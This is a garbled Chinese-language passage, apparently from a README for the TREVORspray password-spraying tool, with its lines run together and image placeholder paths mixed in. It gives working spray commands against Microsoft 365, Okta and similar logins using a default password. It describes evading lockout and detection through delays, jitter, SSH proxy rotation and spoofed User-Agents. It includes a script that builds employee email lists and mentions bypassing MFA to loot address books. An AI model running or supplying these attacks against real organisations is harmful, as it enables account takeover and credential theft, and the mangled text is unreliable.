
msol(Office 365)adfs(Active Directory 联合服务)owa(Outlook Web App)okta(Okta SSO)anyconnect(Cisco VPN)~/.trevorspray/tried_logins.txt 中)--ssh 或 --subnet 在多个 IP 之间轮询代理User-Agent 及其他特征,使其看起来像合法的认证流量--delay、--jitter 和 --lockout-delay 参数,用于在请求之间添加延迟,绕过锁定防护机制--no-loot 禁用)
--recon 侦察功能,包含以下能力:
--recon 和 --users):
OneDriveAzure Seamless SSOcorp.com 的邮箱列表,进行一次喷洒测试,看看默认配置是否有效。通常默认配置是可行的。--recon corp.com 获取 token_endpoint。token_endpoint 就是你要喷洒的 URL(使用 --url 参数指定)。token_endpoint 和邮箱格式的组合。
corp.com,可能并不像直接喷洒 corp.com 那么简单。你可能会发现 Corp 的母公司 Evilcorp 拥有他们的 Azure 租户,这意味着你需要针对 evilcorp.com 的 token_endpoint 进行喷洒。另外,你可能会发现 corp.com 的内部域名 corp.local 被用来代替 corp.com。[email protected] 去喷洒 corp.com 的 token_endpoint,而是用 [email protected] 去喷洒 evilcorp.com 的 token_endpoint。trevorspray --recon evilcorp.com
...
"token_endpoint": "https://login.windows.net/b439d764-cafe-babe-ac05-2e37deadbeef/oauth2/token"
...
trevorspray --recon evilcorp.com -u emails.txt --threads 10

trevorspray -u emails.txt -p 'Welcome123' --url https://login.windows.net/b439d764-cafe-babe-ac05-2e37deadbeef/oauth2/token
trevorspray -u [email protected] -p 'Welcome123' --delay 5
-n)trevorspray -u emails.txt -p 'Welcome123' --ssh [email protected] [email protected]
# 克隆 wordsmith 数据集
wget https://github.com/skahwah/wordsmith/releases/download/v2.1.1/data.tar.xz && tar -xvf data.tar.xz && cd data

# 按出现频率对首字母排序
ordered_letters=asjmkdtclrebnghzpyivfowqux

# 遍历首字母
echo -n $ordered_letters | while read -n1 f; do
  # 遍历美国常见姓氏的前 2000 个
  head -n 2000 'usa/lnames.txt' | while read last; do
    # 生成 f.last 格式的邮箱
    echo "${f}.${last}@evilcorp.com"
  done
done | tee f.last.txt

trevorspray -u f.last.txt -p 'Welcome123'
当 TREVORspray 成功绕过 MFA 并获取到脱机地址簿(OAB)时,地址簿会以 LZX 格式下载到 ~/.trevorspray/loot 目录。LZX 是一种微软使用的古老且烦人的压缩算法。
# 获取 libmspack(用于解压 LZX 文件)
git clone https://github.com/kyz/libmspack
